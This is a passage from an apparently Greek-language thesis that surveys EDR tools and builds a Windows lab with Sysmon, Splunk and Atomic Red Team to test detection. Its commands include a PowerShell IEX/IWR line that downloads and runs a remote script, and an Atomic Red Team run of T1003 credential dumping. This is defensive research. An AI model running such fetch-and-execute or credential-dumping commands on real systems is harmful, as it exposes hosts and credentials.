Πρόκειται για μια σουίτα που βασίζεται στο WMI (Windows Management Instrumentation) που καθιστά δυνατή τη διεξαγωγή εξ αποστάσεως συμβάντων και εργασιών ανίχνευσης απειλών σε λειτουργικά συστήματα Windows. Αυτό είναι και το μειονέκτημα του καθώς υποστηρίζει μόνο συστήματα Windows [19].

Επίσης η συγκεκριμένη σουίτα μπορεί να είναι χρήσιμη για εργασίες απόκρισης όταν ένα συμβάν ή μια ύποπτη δραστηριότητα έχει ήδη επιβεβαιωθεί στα τελικά σημεία από ένα άλλο εξωτερικό εργαλείο.

3.1.4. GRR Rapid Response

Είναι ένα σύστημα το οποίο δημιουργήθηκε από την Google και είναι βασισμένο στη γλώσσα Python και στην ανάπτυξη παραγόντων παρακολούθησης οι οποίοι επικοινωνούν κεντρικά με έναν διακομιστή από τον οποίο είναι δυνατή η απομακρυσμένη πρόσβαση στα τελικά σημεία για την εκτέλεση εργασιών απόκρισης συμβάντων, επιτρέπει ανάλυση των

αρχείων και του μητρώου των Windows και παρέχει υποστήριξη σε Windows, Linux και OSX [20].

Η πρόσβαση στο σύστημα γίνεται διαδικτυακά και προσφέρει γραφικό περιβάλλον για την διαχείριση των τελικών σημείων και πρόκειται για ένα έργο με ενεργή υποστήριξη και συντήρηση μέχρι και σήμερα.

3.1.5. MIG

Πλατφόρμα που δημιουργήθηκε από τη Mozilla για την ανάλυση και διερεύνηση απομακρυσμένων τελικών σημείων, βασίζεται σε παράγοντες που είναι εγκατεστημένοι στην υποδομή παρακολούθησης. Το MIG επιτρέπει την ανάλυση του συστήματος αρχείων, δικτύου και της μνήμης RAM [21].

3.1.6. Velociraptor

Είναι μια πλατφόρμα ανοιχτού κώδικα που επικεντρώνεται στην παρακολούθηση και ανάπτυξη δραστηριοτήτων που βασίζονται στην ψηφιακή εγκληματολογία, τη συλλογή πληροφοριών για ανίχνευση απειλών και την απόκριση συμβάντων, η αρχιτεκτονική του διακομιστή - πελάτη επιτρέπει την κεντρική παρακολούθηση των τελικών σημείων και έχει υποστήριξη για συστήματα Windows, Linux και OSX. Η μηχανή κανόνων που χρησιμοποιείται για τη συλλογή δεδομένων, σε αντίθεση με άλλες όπως το Osquery, είναι το Velociraptor Query Language (VQL) που αναπτύχθηκε από τους δημιουργούς της λύσης. Επίσης θεωρείται ως μια πολύ παρόμοια λύση με την Google Rapid Response που συζητήθηκε παραπάνω [22]

4. Εξέταση της αποτελεσματικότητας του Sysmon ως λύση Ανίχνευσης και Απόκρισης Τελικού Σημείου

4.1. Ερευνητική μεθοδολογία

Η αποτελεσματικότητα του συστήματος παρακολούθησης Windows Sysmon θα διερευνηθεί με την μέθοδο της ποσοτικής δοκιμής. Για να προσδιοριστεί εάν το σύστημα παρακολούθησης είναι αποτελεσματικό, θα κατασκευαστεί ένα περιβάλλον εργαστηρίου, το οποίο θα αποτελείται από μία εικονική μηχανή Windows. Όλα τα εργαλεία που απαιτούνται για τη δοκιμή και την ανάλυση θα εγκατασταθούν και θα διαμορφωθούν σε αυτήν την εικονική μηχανή. Τα εργαλεία περιλαμβάνουν το Sysmon, το Splunk SIEM και για προσομοίωση επιθέσεων θα χρησιμοποιηθεί το “Atomic Red Team” της “Red Canary” https://github.com/redcanaryco/atomic-red-team/blob/master/README.md.

4.2. Διαμόρφωση περιβάλλοντος εργαστηρίου

Το εργαστήριο περιλαμβάνει ένα μηχάνημα Windows 10 στο οποίο έχουμε εγκαταστήσει την τελευταία έκδοση Sysmon και συγκεκριμένα την έκδοση 13.02. Πιο συγκεκριμένα παραμετροποιήσαμε το αρχείο διαμόρφωσης έτσι ώστε να έχουμε μόνο τις καταγραφές οι οποίες έχουν χρησιμότητα για την ανίχνευση μίας απειλής και για να έχουμε αντιστοίχιση αυτών των καταγραφών με την αντίστοιχη τεχνική σύμφωνα με το MITRE ATT&CK.

Για την διαχείριση των καταγραφών που παράγονται από το σύστημα ανίχνευσης χρησιμοποιήσαμε το Splunk. Στην συνέχεια έχοντας μια πλατφόρμα όπου μέσα από το γραφικό περιβάλλον της έχουμε την δυνατότητα να παρακολουθούμε τις καταγραφές που παράγει το Sysmon, δοκιμάσαμε μια σειρά από επιθέσεις οι οποίες περιλαμβάνουν όλες τις τακτικές μιας επίθεσης με βάση το MITRE ATT&CK.

Πιο συγκεκριμένα θα δούμε βήμα προς βήμα τα παρακάτω:

- Εγκατάσταση και παραμετροποίηση του Sysmon
- Εγκατάσταση της βιβλιοθήκης επιθέσεων Atomic Red Team
- Εγκατάσταση της πλατφόρμας Splunk


4.2.1. Εγκατάσταση και παραμετροποίηση του Sysmon

Για την εγκατάσταση του Sysmon πρέπει αρχικά να κατεβάσουμε τα επίσημα αρχεία από την σελίδα της Microsoft https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon. Η έκδοση που χρησιμοποιήσαμε για την ανάγκες του εργαστηρίου είναι η 13.02. Αλλά πριν προχωρήσουμε με την εγκατάσταση θα πρέπει να τροποποιήσουμε σύμφωνα με τις ανάγκες μας το αρχείο διαμόρφωσης. Το αρχείο διαμόρφωσης που επιλέξαμε μπορεί να βρεθεί στην σελίδα https://github.com/olafhartong/sysmon-modular, με το οποίο θα έχουμε την δυνατότητα να ανιχνεύουμε τα παρακάτω είδη επιθέσεων.

Εικόνα 10 – Είδη επιθέσεων που μπορούν να ανιχνευθούν μέσω του Sysmon

Για να δημιουργήσουμε το συγκεκριμένο αρχείο διαμόρφωσης πρέπει να κατεβάσουμε τα απαραίτητα αρχεία, εκτελώντας την παρακάτω εντολή στην PowerShell.


```
$>git clone https://github.com/olafhartong/sysmon-modular.git
```



Εικόνα 11 - Αρχείο διαμόρφωσης Sysmon 1/2

Αφού ολοκληρωθεί η λήψη των αρχείων τρέχουμε τις παρακάτω εντολές.


```
$>. .\Merge-SysmonXml.ps1
$>Merge-AllSysmonXml -Path ( Get-ChildItem '[0-9]*\*.xml') -AsString
|Out-File sysmonconfig.xml
```



Εικόνα 12 -Αρχείο διαμόρφωσης Sysmon 2/2

Το αποτέλεσμα των παραπάνω είναι η δημιουργία ενός xml αρχείου (sysmonconfig.xml) το οποίο θα χρησιμοποιηθεί κατά την εγκατάσταση του Sysmon. Για να γίνει αυτό αρκεί να τρέξουμε την παρακάτω εντολή.

```
$>sysmon.exe -accepteula -i sysmonconfig.xml
```




Εικόνα 13 - Εγκατάσταση Sysmon

Όπως φαίνεται στην παραπάνω εικόνα η εγκατάσταση ολοκληρώθηκε με επιτυχία. Για να δούμε εάν δημιουργούνται εγγραφές Sysmon, αρκεί να ανοίξουμε τον Event Viewer και να ακολουθήσουμε το ακόλουθο μονοπάτι:

```
Logs/Microsoft/Windows/Sysmon/Operational
```

Ανοίγοντας τυχαία μια εγγραφή, όπως φαίνεται στην παρακάτω εικόνα, παρατηρούμε πως το πεδίο “Rule Name” περιλαμβάνει πληροφορίες για την τεχνική της επίθεσης σύμφωνα με το MITRE ATT&CK. Αυτό συμβαίνει λόγω της παραμετροποίησης που κάναμε στο αρχείο καταγραφής.



Εικόνα 14 - Εγγραφή Sysmon

4.2.2. Εγκατάσταση της βιβλιοθήκης για την προσομοίωση επιθέσεων της Atomic Red Team


Έχοντας ολοκληρώσει με επιτυχία την εγκατάσταση του Sysmon και λαμβάνοντας εγγραφές με τον βέλτιστο τρόπο οδηγηθήκαμε στο ερώτημα με ποιο τρόπο να αξιολογήσουμε τις δυνατότητες ανίχνευσης του Sysmon. Ένας αποδοτικός τρόπος για να το κάνεις αυτό είναι να χρησιμοποιήσουμε τις προσομοιώσεις επιθέσεων που σου προσφέρει η Red Canary https://github.com/redcanaryco/atomic-red-team/blob/master/README.md.

Μέσω του Atomic Red Team μπορείς να προσομοιώσεις έναν μεγάλο αριθμό επιθέσεων οι οποίες μπορούν να λάβουν χώρα σε συστήματα Windows, Mac OS και Linux. Οι συγκεκριμένες επιθέσεις είναι κατηγοριοποιημένες σύμφωνα με το MITRE ATT&CK και


αυτό έχει σαν αποτέλεσμα την αποδοτικότερη αξιολόγηση ενός EDR συστήματος καθώς μπορεί να εκτελέσει μια σειρά επιθέσεων για όλα τα στάδια που υπάρχουν. Ο στόχος των συγκεκριμένων επιθέσεων είναι η αξιολόγηση των δυνατοτήτων ανίχνευσης ενός EDR και η εξάσκηση των αναλυτών ασφαλείας στην ανίχνευση και καλύτερη κατανόηση αυτών.

Για τους σκοπούς της διπλωματικής οι συγκεκριμένες επιθέσεις θα λάβουν στο εικονικό περιβάλλον που έχουμε δημιουργήσει στο οποίο τρέχουμε Windows 10. Για να μπορέσουμε να χρησιμοποιήσουμε τις συγκεκριμένες προσομοιώσεις το πρώτο βήμα είναι η λήψη των απαραίτητων αρχείων, εκτελώντας την παρακάτω εντολή η οποία θα τα αποθηκεύσει αυτόματα στον φάκελο “C:\AtomicRedTeam” των Windows όπως φαίνεται στην *Εικόνα 15*.

```
$>IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics -Force
```



Εικόνα 15 - Εγκατάσταση Atomic Red Team 1/2




Εικόνα 16 - Εγκατάσταση Atomic Red Team 2/2

Έχοντας ολοκληρώσει με επιτυχία την λήψη των απαραίτητων αρχείων, το επόμενο βήμα είναι να εισάγουμε τα διαθέσιμα modules. Για να έχουμε όλα τα αρχεία μας σε ένα σημείο τα αποθηκεύσαμε στην ακόλουθη διαδρομή.

```
C:\Users\draka\Documents\edrlab
```

Στην συνέχεια εκτελέσαμε την παρακάτω εντολή

```
$>Import-Module "C:\AtomicRedTeam\invoke-atomicredteam\Invoke-
$>AtomicRedTeam.psd1" -Force
```



Εικόνα 17 -Εισαγωγή των διαθέσιμων modules

Στο σημείο αυτό ήμαστε έτοιμοι να εκτελέσουμε τις διαθέσιμες επιθέσεις που μας προσφέρει η Red Canary, αλλά πριν πάμε στο σημείο αυτό είναι ιδιαίτερα χρήσιμο να ορίσουμε κάποιες βέλτιστες πρακτικές πριν την εκτέλεση αυτών. Αρχικά όλες οι διαθέσιμες επιθέσεις βρίσκονται στην σελίδα https://github.com/redcanaryco/atomic-red-team/tree/master/atomics. Ανατρέχοντας εκεί μπορούμε να δούμε πως δουλεύουν αυτές οι επιθέσεις καθώς και να δούμε ποιες τεχνικές είναι διαθέσιμες σύμφωνα με το MITRE ATT&CK.

Στο παράδειγμα που θα αναλύσουμε θα δοκιμάσουμε να προσομοιώσουμε μια επίθεση η οποία εμπίπτει στην τεχνική T1003 - OS Credential Dumping. Πριν την εκτέλεση μιας προσομοίωσης πρέπει να ελέγξουμε εάν το μηχάνημα διαθέτει όλες τις προϋποθέσεις που απαιτούνται. Για να το δούμε αυτό αρκεί να εκτελέσουμε την παρακάτω εντολή.


```
>$Invoke-AtomicTest T1003 -CheckPrereqs
```

Όπως φαίνεται στην *Εικόνα 18*, αυτό που συνέβη είναι ότι ελέγχθηκαν όλες οι προσομοιώσεις της τεχνικής T1003 και στην προκειμένη περίπτωση T1003-1 και T1003-2. Μάλιστα η επίθεση T1003-1 δεν ικανοποιεί όλες τις απαιτήσεις και χρειάζεται να κάνουμε άλλη μια ενέργεια.

Για να γίνει η λήψη των απαιτήσεων μιας προσομοίωσης, το μόνο που χρειάζεται να κάνουμε είναι να χρησιμοποιήσουμε την παρακάτω εντολή.

```
$> Invoke-AtomicTest T1003 -GetPrereqs
```


Όπως φαίνεται στην *Εικόνα 19* οι απαιτήσεις περάστηκαν στο εργαστήριο με επιτυχία.



Εικόνα 18 - Εκτέλεση προσομοίωσης Atomic Red Team 1/2

Έχοντας κάνει τα προηγούμενα βήματα το μόνο που μένει είναι να εκτελέσουμε την προσομοίωση. Για να γίνει αυτό χρησιμοποιούμε την παρακάτω εντολή.

```
$>Invoke-AtomicTest T1003
```




Εικόνα 19 - Εκτέλεση προσομοίωσης Atomic Red Team 2/2

Όπως φαίνεται στην παραπάνω εικόνα η προσομοίωση ολοκληρώθηκε με επιτυχία.


4.2.3. Εγκατάσταση της πλατφόρμας Splunk

Έχοντας εγκαταστήσει το Sysmon και τις προσομοιώσεις επιθέσεων στο εργαστήριο μας, το επόμενο βήμα είναι η χρήση μιας πλατφόρμας για την διαχείριση των εγγραφών που θα παραχθούν από το Sysmon όταν θα εκτελέσουμε τις προσομοιώσεις. Για τον σκοπό αυτό θα χρησιμοποιηθεί η πλατφόρμα του Splunk η οποία μπορεί να βρεθεί στην σελίδα https://www.splunk.com/en_us/download/splunk-enterprise.html. Να επισημάνουμε σε αυτό το σημείο πως η δωρεάν άδεια του Splunk Enterprise ικανοποιεί τις απαιτήσεις για τις ανάγκες του εργαστήριου.


Αφού ολοκληρωθεί η λήψη του εκτελέσιμου, για την εγκατάσταση αρκεί να ακολουθήσουμε τα βήματα όπως φαίνονται στις παρακάτω εικόνες.




Εικόνα 20 - Εγκατάσταση Splunk 1/4



Εικόνα 21 - Εγκατάσταση Splunk 2/4

